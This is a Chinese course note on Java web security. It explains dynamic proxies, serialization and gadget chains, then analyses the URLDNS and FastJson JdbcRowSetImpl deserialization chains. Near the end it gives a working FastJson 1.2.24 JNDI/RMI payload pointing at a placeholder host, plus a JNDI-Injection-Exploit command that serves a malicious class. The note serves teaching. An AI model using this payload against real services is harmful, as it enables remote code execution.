

Web开发-JavaEE应用&原生和FastJson反序列化&URLDNS链&JDBC链&Gadget手搓



#知识点：  
1、安全开发-原生PHP-超级全局变量  
2、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
0、安全开发-原生PHP-数据库通讯  
1、安全开发-原生PHP-身份验证技术  
2、安全开发-Cookie&Session&Token  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-弱类型脆弱  
2、安全开发-原生PHP-函数&数据类型  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-开发组件集合  
2、安全开发-原生PHP-模版引擎渲染  
3、安全开发-原生PHP-第三方编辑器  
---------------------------------------------  
1、安全开发-框架技术-ThinkPHP  
2、安全开发-框架安全-版本&写法  
3、安全开发-ThinkPHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-文件安全操作  
2、安全开发-原生PHP-上传读取删除包含等  
3、安全开发-原生PHP-代码审计文件安全---------------------------------------------  
1、安全开发-原生PHP-RCE安全  
2、安全开发-原生PHP-代码执行&命令注入  
3、安全开发-原生PHP-代码审计案例  
---------------------------------------------  
1、安全开发-原生PHP-PHP.INI安全  
2、安全开发-原生PHP-全局文件&单函数  
3、安全开发-原生PHP-流量检测&AI算法  
---------------------------------------------  
1、安全开发-原生JS-语法模型概念  
2、安全开发-Ajax技术-JQuery&Axios  
3、安全开发-Ajax应用-文件上传&用户登录---------------------------------------------  
1、安全开发-原生JS-DOM树&BOM对象  
2、安全开发-原生JS-DOM安全&安全案例  
---------------------------------------------  
1、安全开发-原生JS-数据加密&代码混淆  
2、安全开发-原生JS-数据解密安全案例  
---------------------------------------------  
1、安全开发-NodeJS-开发环境&功能实现  
2、安全开发-NodeJS-安全漏洞&案例分析  
3、安全开发-NodeJS-特有漏洞&代码审计  
---------------------------------------------  
1、安全开发-WebPack-构建打包器  
2、安全开发-WebPack-源码泄漏还原  
---------------------------------------------  
1、安全开发-微信小程序-搭建&开发&架构&安全  
2、安全开发-微信小程序-编译调试&反编译&泄露  
---------------------------------------------  
1、安全开发-JavaEE-Servlet技术  
2、安全开发-JavaEE-监听器&过滤器  
---------------------------------------------  
0、安全开发-JavaEE-构建工具-Maven  
1、安全开发-JavaEE-ORM框架-JDBC  
2、安全开发-JavaEE-ORM框架-Mybatis  
3、安全开发-JavaEE-ORM框架-Hibernate  
4、安全开发-JavaEE-ORM框架-SQL注入&预编译  
---------------------------------------------  
1、安全开发-JavaEE-类加载器&反射机制&链安全  
2、安全开发-JavaEE-成员变量&成员方法&构造方法  
---------------------------------------------  
1、安全开发-JavaEE-动态代理&序列化&反序列化  
2、安全开发-JavaEE-readObject&toString方法---------------------------------------------  
1、安全开发-JavaEE-原生序列化-URLDNS链分析  
2、安全开发-JavaEE-FastJson-JdbcRowSetImpl链分析  
  
#章节点：(待补充)  
#具体点：(待补充)







演示案例：

* WEB开发-JavaEE-Servlet&路由&生命周期
* WEB开发-JavaEE-过滤器Filter&监听器Listen
* WEB开发-JavaEE-Maven&JDBC&Mybatis&Hibernate
* WEB开发-JavaEE-ORM框架-SQL注入&预编译
* WEB开发-JavaEE-类加载器&反射机制&安全问题
* WEB开发-JavaEE-成员变量&构造方法&成员方法
* WEB开发-JavaEE-动态代理&序列化&反序列化
* WEB开发-JavaEE-利用链&危险方法&重写方法
* WEB开发-JavaEE-原生反序列化&URLDNS链
* WEB开发-JavaEE-FastJson反序列化&JDBC链

#动态代理  
代理模式Java当中最常用的设计模式之一。其特征是代理类与委托类有同样的接口，代理类主要负责为委托类预处理消息、过滤消息、把消息转发给委托类，以及事后处理消息等。而Java的代理机制分为静态代理和动态代理，而这里我们主要重点学习java自带的jdk动态代理机制。  
1、创建接口及定义方法  
2、实现接口及定义方法操作  
3、实现接口及重写invoke方法  
4、创建代理对象并调用方法  
安全总结：利用条件分析&执行invoke  
安全案例：Ysoserial-CC1链-LazyMap  
  
#反序列化  
1、序列化与反序列化（见图）  
序列化：将内存中的对象压缩成字节流  
反序列化：将字节流转化成内存中的对象  
序列化与反序列化其实就是对象与数据格式的转换。  
  
2、为什么有序列化技术  
序列化与反序列化的设计就是用来传输数据的。  
当两个进程进行通信的时候，可以通过序列化反序列化来进行传输。  
能够实现数据的持久化，通过序列化可以把数据永久的保存在硬盘上，也可以理解为通过序列化将数据保存在文件中。  
应用场景：  
(1) 想把内存中的对象保存到一个文件中或者是数据库当中。  
(2) 用套接字在网络上传输对象。  
(3) 通过RMI传输对象的时候。  
  
3、常见的创建的序列化和反序列化协议  
• JAVA内置的writeObject()/readObject()  
• JAVA内置的XMLDecoder()/XMLEncoder  
• XStream  
• SnakeYaml  
• FastJson  
• Jackson  
  
4、为什么会出现反序列化安全问题  
JAVA内置的writeObject()/readObject()内置原生写法分析：  
writeObject():主要用于将 Java 对象序列化为字节流并写入输出流  
readObject():主要用于从输入流中读取字节序列反序列化为 Java 对象  
FileInputStream：其主要作用是从文件读取字节数据  
FileOutputStream：其主要作用是将字节数据写入文件  
ObjectInputStream：用于从输入流中读取对象，实现对象的反序列化操作  
ObjectOutputStream：用于将对象并写入输出流的类，实现对象的序列化操作  
  
利用看下面：  
• 看序列化的对象有没有重写readObject方法（危险代码）  
• 看序列化的对象有没有被输出就会调用toString方法（危险代码）  
• 其他类的readObject或toString方法（反序列化类可控）  
  
5、反序列化利用链  
(1) 入口类的readObject直接调用危险方法  
(2) 入口参数中包含可控类，该类有危险方法，readObject时调用  
(3) 入口类参数包含可控类，该类又调用其他有危险方法类，readObject调用  
(4) 构造函数/静态代码块等类加载时隐式执行  
  
6、反序列化利用条件：  
(1) 可控的输入变量进行了反序列化操作  
(2) 实现了Serializable或者Externalizable接口的类的对象  
(3) 能找到调用方法的危险代码或间接的利用链引发（依赖链）

利用链也叫"gadget chains"，我们通常称为gadget：  
1、共同条件：实现Serializable或者Externalizable接口，最好是jdk自带或者JAVA常用组件里有  
2、入口类source：（重写readObject 调用常见函数 参数类型宽泛 最好jdk自带）  
3、调用链gadget chain：相同方法名、相同类型  
4、执行类sink：RCE SSRF 写文件等等  
  
#原生反序列化及URLDNS链分析（JDK自带链）  
核心：java.util.HashMap实现了Serializable接口满足条件后，通过HashMap里面的hash到key.hashCode()，key的转变URL类，再到hashCode为-1触发URLStreamHandler.hashCode  
HashMap->readObject   
HashMap->putVal(put)   
HashMap->hash   
key.hashCode->  
URL.hashCode->   
handler.hashCode->  
URLStreamHandler.getHostAddress  
  
写利用链：  
参考：https://mp.weixin.qq.com/s/R3c5538ZML2yCF9pYUky6g  
搞清楚入口类，需要修改的值，需要传递的值，  
创建一个HashMap泛型，（后续操作URL类即int类型值）  
在创建一个url连接，（将要请求的地址写入对应代码的U）  
用put方法把url数据存放到里面，触发putVal(hash(key)  
其中hash里面会调用key.hashCode()  
最终触发点是key，所以我们就需要给key的类型设置成URL类，  
通过逻辑让hashCode的值为-1后调用handler.hashCode即URLStreamHandler.hashCode，最终调用里面的getHostAddress实现  
  
#FastJson反序列化及JdbcRowSetImp链分析（JDK自带链）：  
参考：https://mp.weixin.qq.com/s/t8sjv0Zg8\_KMjuW4t-bE-w  
FastJson是啊里巴巴的的开源库，用于对JSON格式的数据进行解析和打包。其实简单的来说就是处理json格式的数据的。例如将json转换成一个类。或者是将一个类转换成一段json数据。Fastjson 是一个 Java 库，提供了Java 对象与 JSON 相互转换。  
<dependency>  
 <groupId>com.alibaba</groupId>  
 <artifactId>fastjson</artifactId>  
 <version>1.2.24</version>  
</dependency>  
  
应用知识：  
1、序列化方法：  
JSON.toJSONString()，返回字符串；  
JSON.toJSONBytes()，返回byte数组；  
2、反序列化方法：  
JSON.parseObject()，返回JsonObject；  
JSON.parse()，返回Object；  
JSON.parseArray(), 返回JSONArray；  
将JSON对象转换为java对象：JSON.toJavaObject()；  
将JSON对象写入write流：JSON.writeJSONString()；  
3、常用：  
JSON.toJSONString(),JSON.parse(),JSON.parseObject()  
  
使用引出安全：  
1、序列化固定类后：  
parse方法在调用时会调用set方法  
parseObject在调用时会调用set和get方法  
2、反序列化指定类后：  
parseObject在调用时会调用set方法  
  
安全利用链：  
JDK自带链-JdbcRowSetImpl：  
System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");  
String payload = "{" +  
 "\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," +  
 "\"dataSourceName\":\"rmi://xx.xx.xx.xx/xxxx\", " +  
 "\"autoCommit\":true" +  
 "}";  
JSON.parse(payload);  
  
 反序列化对象：com.sun.rowset.JdbcRowSetImpl  
 改动的成员变量：dataSourceName autoCommit  
 setdataSourceName->getdataSourceName  
 setautoCommit->connect->DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());  
  
RMI注入：触发RCE  
DataSource var2 = (DataSource)var1.lookup("rmi://192.168.1.2:1099/jvelrl");  
  
var1.lookup RMI协议远程调用（引出下节课将讲到）  
autoCommit->setAutoCommit->  
this.connect()->var1.lookup(this.getDataSourceName());  
生成RMI恶意调用类：java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc"

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)